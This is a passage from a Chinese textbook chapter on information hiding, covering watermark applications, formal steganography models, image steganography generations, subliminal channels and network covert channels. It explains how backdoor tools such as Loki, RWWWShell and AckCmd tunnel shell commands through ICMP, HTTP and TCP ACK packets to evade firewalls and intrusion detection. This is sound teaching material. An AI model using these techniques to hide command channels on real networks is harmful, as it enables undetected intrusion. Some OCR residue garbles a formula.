脆弱水印是指对某些处理稳健而对其他处理脆弱的水印。该技术可以验证数据是否被篡改。它与签名等密码技术的区别在于该技术允许根据实际应用场景对数据进行处理，而密码技术则认为对数据的任何处理都是篡改。比如，在互联网上传输图像、音视频流这种大数据量时都先要进行必要的压缩，这时在传输之前加入一种能够抵抗压缩的脆弱水印，使对数据的任何其他处理都可能导致水印的破坏，从而证明数据的完整性。

4.3.2　隐蔽通信

把需要传递的秘密信息嵌入到公开的媒体中，这将有效地减少遭受攻击的可能性。如果再结合密码学的方法，即使敌方知道秘密信息的存在，要提取和破译信息也是十分困难的。替音电话技术就是把需要传递的秘密语音信息加密后嵌入到公开线路的音频中，窃听者听到的是无关紧要的对话。隐蔽通信对稳健性要求较低，主要是需要抵抗未经授权的访问、模数和数模转换等信息传输过程中遇到的正常处理。匿名通信也是信息隐藏在隐蔽通信领域中的应用。所谓匿名通信就是寻找各种途径来隐藏通信消息的主体，即消息的发送者和接收者。在医用数字图像与通信标准中，图像数据与患者姓名、图像拍摄日期和诊断医生等说明内容是相互分离的。有时候会发生患者病情资料被暴露或丢失的现象，利用信息隐藏技术将患者的个人资料嵌入到图像数据中，就可以避免这些情况的发生。另外，匿名电子选举、匿名消息广播也是匿名通信的实例。

目前在 Internet 上已经发布了 200 多种隐写软件，而且每个月都有新的隐写软件或新版本出现。另外，Internet 上发布的隐写软件的数目各个国家并不平衡，其中来自北美的隐

写软件占60%,欧洲占30%,日本、中国、韩国、印度、澳大利亚和俄罗斯共占10%。隐秘术的飞速发展可归结为以下6点原因。

① 军事和其他一些情报机构需要“低调”的通信手段。即使对消息的内容加密,现代战场上对这些敏感信号的检测也可能导致对发送方的快速反击。因此,军方通信往往采用诸如发散谱调制或者大气散射等信号传输技术,保证信号不易被敌方发现或者干扰。

② 犯罪分子也关注和采用一些“隐蔽”的通信手段。他们乐于使用预付费的移动电话、修改过身份的移动电话,甚至侵入交换机使得电话可以改变通信线路。

③ 执法与反情报机关等也关注这些技术以及它们的弱点,从而达到发现和跟踪隐藏信息的目的。

④ 有些政府也尝试限制在线自由交谈和民间使用加密技术,因此也激发了人们致力于发展Internet上匿名通信(如匿名邮件中转站和代理服务器)的热情。

⑤ 电子选举、电子货币、病人病灶图像等也使用匿名技术。

⑥ 计算机的普及和网络的发展以及信息时代的到来,为隐蔽通信创造了生存环境。

4.3.3 安全监测

将对媒体的控制信息隐藏其中,结合媒体访问终端可以实现数据分级访问、数据跟踪和监测、商业和视频广播、互联网数字媒体服务付费、电子商务的认证鉴定等目的。具体如下。

1. 数字权限管理

欧洲委员会DG Ⅲ计划制定了网络数字产品的知识产权保护(IPR)认证和保护体系标准,简记为IMPRIMATUR。该安全数字水印体系规定了在Internet这种开放环境中利益联系的实体、可信任第三方、加载和检验水印的实体、各个实体的责任、应遵守的协议等,是一套严密完整的保护数字产品版权的体系标准。以为用户提供便捷的数字音乐在线访问,保护数字音乐的版权,促进与音乐相关的产业和技术的健康发展为宗旨的SDMI(The Secure Digital Music Initiative)组织在制定开放技术规范时把水印技术作为版权保护的手段。MPEG4 IPMP是基于MPEG4的数字视音频版权保护系统,是MPEG组织提供的在不同领域的多种产品和服务的基础安全框架(IPMP-ES)和标准化的IPMP界面(IPMP-DS),其基本的IPMP系统也是采用数字水印技术实现访问控制等用户功能。

2. 媒体桥技术

通过在杂志广告、产品包装、目录甚至各类票据中隐藏不可见的数字水印,用户只要将这些传统媒体放在网络摄像机(Web Camera)前,媒体桥技术就可以直接将用户带到与印刷图像内容相关联的网络站点,省去了用户敲击键盘和点击鼠标的过程。例如,将登有广告的杂志置于网络摄像机前,媒体桥技术会立即在计算机上显示出广告公司的主页和广告中产品的相关信息,免去了用浏览器在网上搜索的过程。这种方式可以使出版商、广告商和图像应用者增加其产品的附加值。

3. 打印控制

打印控制是指在打印机、复印机中利用数字水印增加控制信息以限制打印的技术。通

过在文档中加入水印信息控制打印机、复印机的打印或复印次数等。

4. 播放控制

在音频、视频播放器中加入水印控制功能限制用户对内容的使用权限。只有购买特定权限的用户才能够获得相应的使用权，如播放、剪辑等。

5. 电影分级和多语言电影系统

利用图像水印技术可以把电影的多种语言配音和字幕嵌入到视频图像中，在保证图像视觉质量不受影响的情况下节省了声音的传输信道。与此类似，把电影分级信息嵌入到图像中，可以实现画面放映的控制，从而实现电影的分级播放。

6. 隐蔽通信监测

在网络上有不少非法分子利用隐藏技术，通过开放的网络将不可告人的信息或计划发送给同伙，共谋非法活动，危及人民和国家的安全。通信监测就是采用隐写分析技术检测信道中是否有采用信息隐藏技术进行非法信息传播的数据。目的是发现含有隐藏信息的媒体数据并将其过滤掉，阻止非法活动。

4.4 隐秘通信技术

相对于数字水印，隐秘通信是信息隐藏技术的一个完全不同的应用领域，也不同于信息加密。隐秘通信的目的不是掩盖通信信息的可读性，而是掩盖通信信道本身的存在性。从这个意义上来说，一旦这种秘密的通信过程被识破，隐秘通信也就完全失败。本节主要介绍隐秘通信的基本原理和常用的手段。

4.4.1 基本原理

1. 隐秘通信系统模型

Simmons 在 1984 年针对隐秘通信提出了第一个信息隐藏的场景描述——“囚犯问题”。假定 Alice 和 Bob 是分别处在不同牢房的囚犯，为了合谋一次越狱行动，相互间需要进行隐秘通信，而他们的每一次通信都必须经过看守人 Wendy 的监督。为了使通信不被怀疑，Alice 和 Bob 不能采用常规的密码通信技术，因为一封经过加密后语义混乱的密信虽然可能不会泄露越狱计划，但已经足以作为两个犯人图谋不轨的证据了。因此在“囚犯问题”中，Alice 和 Bob 不仅要保证密信不可破解，而且要隐藏秘密通信的事实，事例如图 4.1 所示。

简单的“囚犯问题”场景描述难以适用目前绝大多数的隐秘通信与数字水印技术，需要构造一个完整的隐秘通信与攻击(检测)的理论模型。目前，大多数隐秘通信技术的应用都可以归纳为如图 4.2 所示的一般模型。

其中，原始数据是指没有嵌入秘密信息的数据。它是秘密信息的载体数据，也称掩饰数据(cover)。秘密信息是指即将嵌入到原始数据中的真正要传输的信息。嵌入密钥是把秘




图 4.1　信息隐藏模型——“囚犯问题”




图 4.2　隐写技术系统模型

密信息嵌入到原始数据的运算中所使用的密钥。嵌入过程是把秘密信息在嵌入密钥的作用下嵌入到原始数据中的过程。携密数据是指在原始数据中嵌入了秘密信息之后的数据，它是实际被传输的看似无害的消息，也称隐匿数据。提取密钥是把秘密信息从携密数据中提取出来的过程中所使用的密钥。提取过程是把接受到的数据在提取密钥的作用下析出秘密信息的过程。隐匿攻击是指试图发现秘密信息进而对其破译的操作或运算。隐匿攻击可分为主动攻击和被动攻击。

实际中，并非任何数据都可以用作载体数据。因为要求由于嵌入操作所造成的载体数据的任何变动对于那些通信参与者之外的人都是难以觉察的，所以选择的载体数据应该具有足够多的冗余，以便将秘密消息与其置换而达到嵌入的目的。一个载体数据在同一次通信中是不能重复使用的。如果一个攻击者两次截获隐匿数据 s_1 和 s_2，这两个隐匿数据是由同一载体数据嵌入不同秘密所生成的，那么根据隐匿数据与载体数据感官上无差别的要求，攻击者就可以通过分析 s_1 和 s_2 的不同之处，从而很容易检测出其中是否隐藏有秘密信息 m 甚至重构 m。所以，为避免同一载体数据在同一次信息传递中的重复使用，通信双方在通信结束后就需要毁坏他们已经使用过的所有载体数据。

2. 隐秘通信系统分类

通常，称不需要在隐匿通信之前进行秘密信息交换（如秘密密钥交换）的隐匿技术系统为一个纯隐匿技术系统（Pure-Steganography System）。

纯隐匿技术（Pure-Steganography）：在四元组 $H=(C,M,E,D)$ 中，C 是所有可能的载体数据的集合，M 是秘密信息的集合，并且有 $|C|>|M|$，映射 $E:C\times M\rightarrow C$ 是嵌入编码方程（Embedding Function），$D:C\rightarrow M$ 是相应的提取方程（Extraction Function），如果对任意 $m\in M$，$c\in C$ 都有 $D(E(c,m))=m$，那么四元组 $H=(C,M,E,D)$ 就称为一个纯隐写技术

系统。

纯隐写技术中，不需要其他任何信息来开始协议的执行（除 E 和 D 外），这样整个系统的安全性就完全依赖于系统本身。因此合理适用的载体数据选取尤为重要。在大多数实际应用的隐写系统中，集合 C 由那些有意义的，但是显然不构成危害的信息所组成。为避免攻击者获得秘密通信中所使用的载体数据，还没使用过的载体数据是不能被公开的。即发送方的所有载体数据必须保密。任意一次通信中的载体数据都是随机选取的，最好的方式是发送方在一个适用的载体数据集合中选取一个通过嵌入操作后发生最小变化的载体数据。另外，在纯隐写技术系统中，要求发送者和接受者都知道所使用的嵌入和提取算法，但算法不能公开，这样就违背了 Kerckhofs 准则，所以在实际中它将是不可行且不安全的。因此，必须假设监视者 Wenden 知道 Alice 和 Bob 在信息传递过程中所使用的算法。也就是 Wenden 能够提取 Alice 和 Bob 之间传递的载体数据中所隐藏的秘密信息（如果存在的话）。这样，系统的安全性就需要依赖于一些通信双方提前交换的秘密信息，称该秘密信息为隐匿密钥（Stego-Key），任何不知道这个隐匿密钥的人都不能提取隐匿数据中的秘密信息。从而就有了密钥隐写技术。

私钥隐写技术系统（Secret-Key-Steganography System）：在五元组 $H=(C,M,K,E_K,D_K)$ 中，C 是所有可能载体的集合，M 是秘密信息的集合，并且有 $|C|>|M|$，K 是私钥的集合，如果映射 $E_K: C\times M\times K\rightarrow C$ 和 $D_K: C\times K\rightarrow M$ 对所有的 $m\in M, c\in C$ 和 $k\in K$ 都有 $D_K(E_K(c,m,k),k)=m$ 成立，那么 $H=(C,M,K,E_K,D_K)$ 就是一个秘密钥隐写系统。

私钥隐写技术类似于对称密钥密码算法。发送方选择合适的载体数据。并应用密钥 K 将秘密信息嵌入 C 中。接受方也拥有嵌入操作中所应用的密钥 K，则他可以提取得到秘密消息。任何不知道密钥 K 的人都不能察觉到秘密信息的存在，更不能提取出秘密信息。

一些秘密钥隐写算法还要求在解码时有载体数据（或可从携密数据处得到载体数据的信息）的参与，这样的系统就具有很大的局限性。

公钥隐写技术系统（Public-Key-Steganography System）：在六元组 $H=(C,M,K_e,K_d,E,D)$ 中，C 是所有可能载体的集合，M 是秘密信息的集合，并且有 $|C|>|M|$，K_e 是私钥的集合，K_d 是公钥的集合。如果映射 $E_K: C\times M\times K_e\rightarrow C$ 和 $D_K: C\times K_d\rightarrow M$ 对所有的 $m\in M$，$c\in C$ 和 $e\in K_e, d\in K_d$，都有 $D_K(E_K(c,m,d),e)=m$ 成立，那么 $H=(C,M,K_e,K_d,E,D)$ 就是一个公钥隐写系统。

公钥隐写技术就像公钥密码学一样，不依赖于私钥交换，公钥隐写技术需要有两个密钥分别作为私钥和公钥。公钥 D 存放在公开数据库中，并且作为秘密信息嵌入过程的隐匿密钥 K。私钥 E 用来重构秘密信息。因此，可以应用公钥密码体制的知识设计公钥隐写体制。假设 Alice 和 Bob 在入狱前就交换了一些公钥，并且为了更加安全，可以将秘密信息经过公钥 D 加密后的密文嵌入到载体数据中。这种将加密和隐写相结合，使得攻击者就算检测到载体数据中进行了嵌入操作也只能得到一串随机比特（秘密信息的密文）而不能确定是否是在传递秘密信息，这样也就增强了系统的安全性，显然比直接嵌入明文更加安全。

4.4.2　隐秘通信研究现状

隐秘通信技术是将特定信息隐藏于某种合法数据文件之中，通过传递合法数据文件达到建立秘密信道和传输秘密信息的目的，其典型应用有以下三种。

① 将秘密信息隐藏于网络通信协议中。

② 将秘密信息隐藏于数字签名等密码协议中。

③ 将秘密信息隐藏于数字图像中。

第一种利用通信协议的一些自定义字段传输秘密信息。它主要用于传输木马,特点是隐藏信息量小,秘密信息和载体数据包的结合不是很紧密,容易被觉和破坏。第二种也称为阈下信道传输技术。它利用数字签名的样本和签名并非一对一关系,使用一定数学模型建立隐秘通信信道,特点是隐藏信息量小,秘密信息和载体数据结合紧密,难以被发觉和破坏。由于涉及到复杂的密码学知识,本书不作详细介绍。第三种利用图像或音频数据对人类感官系统的冗余,它将是我们介绍的重点。

一幅图像 c 就是一个离散函数 $c(x,y)$,它给每个像素 (x,y) 赋一个颜色向量。对于 256 色灰度图像而言是一维向量,对于 24 位真彩色则是三维向量。由于人类视觉对光的敏感程度是非线性(指数)变化的,即使在最亮的时候,16 个等级的灰差值一般也不会产生视觉上的差异。因此,在数字图像信息隐藏中,不管使用什么方法,如果替换像素与原始像素的差距在 16 个灰度级之内,则该图像的差异在视觉上是不可察觉的,这就是图像信息隐藏的人体生理学基础。

近几年来,信息隐藏技术发展很快,从早期的基于文件结构隐藏、空域 LSB 隐藏算法发展到基于 DCT(Discrete Cosine Transform,离散余弦变换)等频域系统的隐藏,一方面,技术越来越复杂,隐藏信息的隐蔽性越来越好;另一方面,隐蔽性的增强不可避免地以牺牲隐藏容量为代价。现有的信息隐藏系统已不再是单纯的将信息隐藏在载体中实现隐秘通信,而是要求具有更高的安全性、稳健性和嵌入容量,还应具有较强的不可感知性,既包括人类视觉的不可感知,还包括在信息嵌入的统计量上具有不可感知性。对于不同类型的载体和嵌入信息,这种不可感知性是不相同的。现阶段的信息隐藏技术发展可以分为四代。

(1) 第一代基于图像文件结构的信息隐藏技术

在图像文件结构的非解析部分隐藏无限制量的信息。它的不可感知性仅限于通过图像解析软件进行观察的人类视觉系统。其隐藏容量最大,但不可感知性和稳健性都最差。这种低技术的隐藏已经基本被淘汰。

(2) 第二代基于固定模式的信息隐藏技术

在时空域主要采用了连续、随机的 LSB 嵌入算法,通常引入加密机制提高信息隐藏的安全性。由于变换域的信息隐藏可以提高信息嵌入的不可见性和稳健性,也在离散傅里叶变换、离散余弦变换、离散小波变换等变换域中隐藏信息。其隐藏容量受到一定限制,不可感知性有所提高,其中变换域信息隐藏的稳健性好于空域隐藏算法。它属于目前的主流隐藏技术。

(3) 第三代基于可感知模型的信息隐藏

通常考虑如何对由于信息嵌入引起的图像降质进行修正,使载体在嵌入信息后具有较高的不可察觉性,但是没有修正由于信息嵌入带来的统计偏差。因此基于可感知模型的信息隐藏中的统计偏差是实现检测的重要依据。其隐藏容量受到了很大的限制,而不可感知性和稳健性大大提高。

(4) 第四代基于视觉处理和统计保持的信息隐藏

不仅通过视觉处理使隐秘载体中的嵌入信息具有较高的不可察觉性,还采用多种手段

对统计属性进行修正，从而无法从对载体的简单统计量分析来检测到隐藏信息。在数字图像作为信息隐藏载体时，通常采用直方图修正的方法进行统计保持。但是这只能对于图像直方图等一阶统计量进行保持。其隐藏容量受到的限制极大，而不可感知性和稳健性也最高。

信息隐藏技术不断推陈出新，新的隐藏算法和工具不断涌现。LSB 隐藏方法是最简单的隐写术算法，可以在图像的时空域 LSB 中连续、分散的嵌入信息，也可在变换域系数的 LSB 中嵌入信息。Ezstego 是一种采用连续时空域 LSB 方法的隐藏工具，该工具通过对调色板排序减少由于信息嵌入引起的图像降质。Steganos 也是在时空域的连续嵌入方法。S-Tools 采用时空域的分散嵌入方法。Jsteg、JP Hide、Outguess、F5 等是在 JPEG 图像中利用 DCT 量化系数嵌入信息的工具。基于小波分析方法的隐藏技术也有提出。BPCS 算法是改进的 LSB 嵌入方法，采用了分块嵌入方法，在信息嵌入前，需要选择合适的嵌入数据块。为了增加信息隐藏的稳健性，很多隐藏算法和工具也采用扩频通信技术。还有许多隐藏方法和工具利用了变换域的中频系数进行信息的隐藏。几类隐写方法的比较如图 4.3 所示。



图 4.3　几类隐写方法的比较

4.4.3　基于网络协议的隐秘通信

1. 网络隐秘通信原理

只要能有效混淆秘密数据和正常网络数据的区别，都可以形成一条有效的秘密信道。因为基于网络协议的隐秘通信技术简便易行，所以最常为木马程序和黑客所使用。最常见的秘密信道是基于隧道技术的。如 HTTP 协议中的隧道技术，SSH 协议中提供的 TCP 数据隧道。攻击者为骗过网络管理员和防火墙程序，经常使用各种协议建立与控制目标的通信联系。

ICMP(Internet Control Message Protocol，Internet 控制消息协议)报文是网络中最常见的通信报文之一。PING 作为测试主机连通性的工具在网络中应用广泛。所以使用回送请求和应答报文建立秘密信道就成了很自然的事情。图 4.4 显示了这两种报文的格式。根据 RFC 规范约定，ICMP 报文中的标识符和序号字段由发送端自由选择。它们在应答中应该回显，以便发送端将应答和请求相匹配。另外，“可选数据”字段内容也必须回显。因此，标识符、序号和可选数据字段都能用于隐秘通信。由于防火墙、入侵检测等安全应用通常只检查 ICMP 报文首部，因此用 ICMP 建立秘密信道是通常把数据直接放到可选数据字段中。

<table>
<tr><td>类型(0 或 8)</td><td>代码(0)</td><td>校验和</td></tr>
<tr><td colspan="2">标识符</td><td>序号</td></tr>
<tr><td colspan="3">可选数据</td></tr>
<tr><td colspan="3">⋮</td></tr>
</table>

图 4.4　ICMP 回送请求和应答报文格式

类似的做法还有使用HTTP、DNS等协议建立秘密信道。它们都可以实现客户端和服务器端的准实时通信，这是其他隐秘通信技术所欠缺的。

通过隧道技术建立的秘密信道效率很高，但只是简单地将秘密信息放到另一种报文中，实际使用时还必须配合加密技术来提高传输安全性，否则很容易被破坏。另一种建立秘密信道的方法是将秘密信息嵌入协议报文的一些不影响接收效果的未用字段和发送端自定义字段中。比如TCP和IP协议中就有很多这类字段可供利用，特别适合于建立秘密信道。这两种数据包的格式分别如图4.5和图4.6所示。

4	8	16	32	
版本	包头长度	服务类型	总长度	
标识符			标记	碎片偏移
生存期		协议	包头校验	
源地址				
目的地址				
选项＋填充				
数据				

图4.5　IP数据包格式

		16	32
源端口			目的端口
序列号			
已接受到的包序号			
偏移	保留	标志位	窗口
校验和			紧急指针
选项＋填充			
数据			

图4.6　TCP数据包格式

在包中，如IP包“标志符”和TCP“序列号”、“已接受到的包序号”、“窗口”、“保留”字段，以及两个协议的“选项＋填充”字段都可以用于隐秘通信。

如果使用IP包“标志符”或“选项＋填充”等字段来携带秘密信息，可以直接将数据放入字段中，每个IP包可以携带一二个字节的秘密信息。如果使用TCP“序列号”就稍微复杂些，必须修改建立连接的三次握手过程。客户端将第一次握手的SYN包内携带的序列号用秘密信息的头四个字节代替，发送这个SYN包只是为了传输隐秘通信数据，并非为了建立连接。服务器端只需要返回一个RESET使连接无法建立即可。重复此过程，客户端和服务器端就可以通过这种方式一直持续通信下去。

基于报文伪装技术的隐秘信道以效率的损失换取了更高的安全性。

2. 网络隐秘通信工具

下面介绍的几个工具大都由客户端和服务器端两个部分构成，两部分通过秘密信道完

成通信。了解它们有助于更好地维护网络的安全,而且从这些工具中我们也可以看到基于网络协议的秘密信道进化的历程。

(1) Loki——基于ICMP的秘密信道

采用基于ICMP隧道技术建立秘密通道的工具很多,应用最广泛的是Loki。一般认为Loki也是最早的秘密信道工具,1996年8月,Damon9的开发人员提出了通过ICMP建立秘密信道的思路:“许多防火墙和网络都不加阻拦地允许ping,那么我们可以考虑使用ping在这类网络中建立秘密信道……”。

Loki用于各种类UNIX操作系统,包括Linux、FreeBSD、OpenBSD和Solaris系统。Loki将所要携带的秘密信息放在ICMP的数据域(Data Field)中,客户端请求和服务器端响应分别使用ICMP type 0(Echo Reply)和ICMP type 8(Echo Request)(数据包格式如图4.4所示)。由于在这两种报文中数据段是可选的(有时被用来放校验和或者时间信息),所以很少会被检查。

对于网络而言,通过不断的ping、ping-response过程来传输一系列的ICMP数据包。对于攻击者来说,在客户端输入命令,可以在服务器端执行,这样就建立一个非常高效的秘密会话通道。而且ICMP协议不涉及到端口的概念,如果系统管理员用“netstat-an”命令来显示正在侦听TCP和UDP端口的进程,或者使用诸如Nmap之类的工具搜索端口以查找后门程序,无法发现Loki的存在。

Loki也可以在UDP53端口上运行,并将数据包伪装成DNS的查询和响应信息。在客户端命令行输入NSWAPT参数,Loki会支持ON-THE-FLY协议交换,并将ICMP绑定在UDP的53端口上。但是在此模式工作下,Loki可以被端口扫描程序检测到。另外,为了建立更隐秘的连接,Loki还支持用Blowfish算法对通信信息加密。

Loki工具中蕴涵的思想对攻击工具的发展产生了深刻的影响,还有一些工具也是基于ICMP建立秘密信道的,如CodeZer、软件开发组的ICMP Backdoor、Bo2k的ICMP插件和Soft Project的007Shell等。

(2) RWWWShell——基于HTTP的秘密信道

如果目标网络上禁止ICMP报文的传输,可以更隐蔽地使用HTTP携带命令。大多数网络都提供WWW服务,RWWWShell基于HTTP建立秘密信道。RWWWShell是由THC's van Hauser用Perl开发的,最初版本1.6发布于1998年10月,具有很强的可移植性。

RWWWShell是最早使用“逆向连接”技术的Shell,默认情况下,每隔60s服务器就试图访问外面的主系统一次,查询需要执行的命令。如果攻击者在主系统输入了一条命令,这个命令就会被服务器取回并执行。接下来的通信就会携带这条命令的执行结果和下一条命令的请求。

“逆向连接”是服务器到主系统取回命令并执行,然后将结果送回。这样所有的连接是从内部系统发起的,从网络访问方式看,内部被利用的计算机好像是一个浏览器,而外部的主系统好像是一个Web服务器。所有输出信息都会从一个高于1024的源端口送到TCP的80端口,所有的响应信息都由TCP的端口返回到源端口。这种数据包具有HTTP的特点。更严重的是,这种Shell数据采用的是HTTP GET命令所用的格式。因此,即使是防火墙,也不会对其产生怀疑。防火墙和其他网络组件会将这种数据看作是HTTP信息。而

这种信息是大多数网络允许的。实际上，秘密通道允许 Shell 命令访问，也就为攻击者在内部系统上执行命令提供了便利。

从攻击者的观点来看。使用 RWWWShell 令人烦恼。要缓慢地输入命令，等待服务器收到并执行命令，然后再送回结果，这些都令人烦躁和灰心。攻击者每输入一条命令，就要等待 60s，然后才能得到响应。60s 的时间可以缩短，可是如果时间间隔太短，又会引起服务器的怀疑。如果你每 3s 就浏览一次网页，那么肯定是不正常的。当然，攻击者可以随机地设定访问 Web 服务器的间隔以增加 RWWWShell 的隐秘性。

如果防火墙需要静态密码验证进行 HTTP 认证，攻击者是不安全的。许多组织只允许那些通过了 Web 代理用户 ID 和密码认证的用户访问 Web 服务器。RWWWShell 允许攻击者通过编程来绕过 Web 服务器的代理防火墙的认证限制。

由于 RWWWShell 是用 Perl 来编写的，所以改写 RWWWShell 很容易，有人已经开发出了功能类似，具有 HTTPS 协议支持的工具。另外，Internet Relay Chat 频道上曾经发布过关于建立 Bo2k RWWWShell 插件的文章，但至今还没有看到类似工具的出现。

(3) AckCmd——基于 TCP/IP 头的秘密信道

基于 TCP/IP 头的秘密信道有出色的隐藏性，很受攻击者青睐，如 Linux 平台上由 Craig H. Rowland 编写的 Converte TCP 就十分流行。运行在 Windows 2000 平台上的 AckCmd 比 Converte TCP 更隐秘。

由 Arne Vidstrom 编写的 AckCmd 针对防火墙和入侵检测系统的弱点作了以下改进：

尽管 AckCmd 也使用 TCP/IP 报文头建立秘密信道，但是它使用 ACK 包而不是 SYN 包携带秘密信息。客户端直接发送嵌入了秘密信息的 ACK 包，服务器接着返回 RESET 包。ACK 包是正常三次握手过程中的第二个包，使得这种通信方式看起来不像是客户端在给服务器发送请求，倒好像是客户端给服务端已经发出的连接请求的回应，这会导致防火墙的误判。而防火墙对从内网到 Internet 的包的限制往往相对宽松，这样就悄无声息地建立了跨越防火墙的秘密信道。

AckCmd 客户端选用的 TCP 端口是 80，服务端选用的是 TCP 1054。客户端的端口和 WWW 服务器的默认端口相同，使得 AckCmd 的秘密通信对防火墙更具有迷惑性，从而降低了秘密通信流量被发现的风险。

不过，AckCmd 只是简单地将数据放到 ACK 包内，并不提供加密机制，可以在 Sniffer 的结果中很容易地发现所传输命令的明文。AckCmd 也没有试图在任务列表中隐藏，可以在任务列表中发现并结束其运行。

4.4.4 基于阈下信道的隐秘通信

阈下信道的概念是 G. J. Simmons 于 1978 年提出的。他给出的阈下信道描述性定义是：它存在于诸如密码系统、认证系统、数字签名方案等密码协议中，该信道在发送者和隐藏的接收者之间传输秘密的信息，该信息不会被公众和信道管理者所发现。

这是一个狭义的定义，另一种阈下信道的广义定义是：公开的有意义的信息仅仅是充当了秘密的载体，秘密信息通过它进行传输。这就是阈下信道的概念。

目前，研究人员发现的阈下信道主要存在于数字签名方案中。许多数字签名方案都有类似的形式，以美国数字签名标准 DSA 和 ELGamal 签名方案为例，其签名都为三元组

$(H(x);r,s)$。当然，对于要签名或传输的信息 x，可以对信息进行预处理（如编码、压缩等），以更有效地利用信道。当消息 x 比较大时，可以使用哈希函数 $h=H(x)$ 对消息作摘要。

假设 h、r、s 长度均为 L，那么，为传递 $\lceil \log_2 x \rceil_{\text{Flog}-1}$ 比特消息签名，实际传输量为 $2L+\lceil \log_2 x \rceil$。所有这种形式的签名方案，其被伪造、篡改或被其他消息替换的可能性大约是 2^L。也就是说，2^L 的附加信息中有一半是用来提供签名安全的，而另一半则可作阈下信道。这样，发送方可以将秘密信息隐藏于签名之中，然后接收方可以用事先约定好的某种协议和方法恢复出阈下信息。于是，通过交换完全无害的签名消息，双方可以秘密地传送信息，并且可以骗过监视所有通信的监听者。

4.4.5 常用音频视频隐写技术

1. 结构隐写法

由于图像处理软件在显示图像时对图像格式中存在的冗余数据不进行解析，因此可以将秘密信息隐藏在图像的冗余位置以达到隐藏秘密信息的目的。最简单的图像结构隐藏方法是文件合并法，只需将要隐藏的秘密信息先保存为文本文件，假设保存为 001.txt。再随意找一张图片作为载体，假设它的文件名为 002.JPEG。如果把它们都放在 C 盘根目录下，那么在 Windows 的 MS-DOS 方式下执行以下命令，C:\Copy 002.JPEG /b+001.txt/a003.JPEG。其中参数/b 指定以二进制格式复制、合并文件；参数/a 指定以 ASCII 格式复制、合并文件。执行该命令会生成一个新文件 003.JPEG。它与 002.JPEG 的图片浏览效果一样，但隐藏的信息则在 002.JPEG 的尾部。目前，Internet 上公布的 Masker、Cloak、Invisible Secrets、Hide and Encrypt、DataStealthSafe & Quick、Hide Files and Folders、JpegX、StegaNography、Data Stash 和 PGE 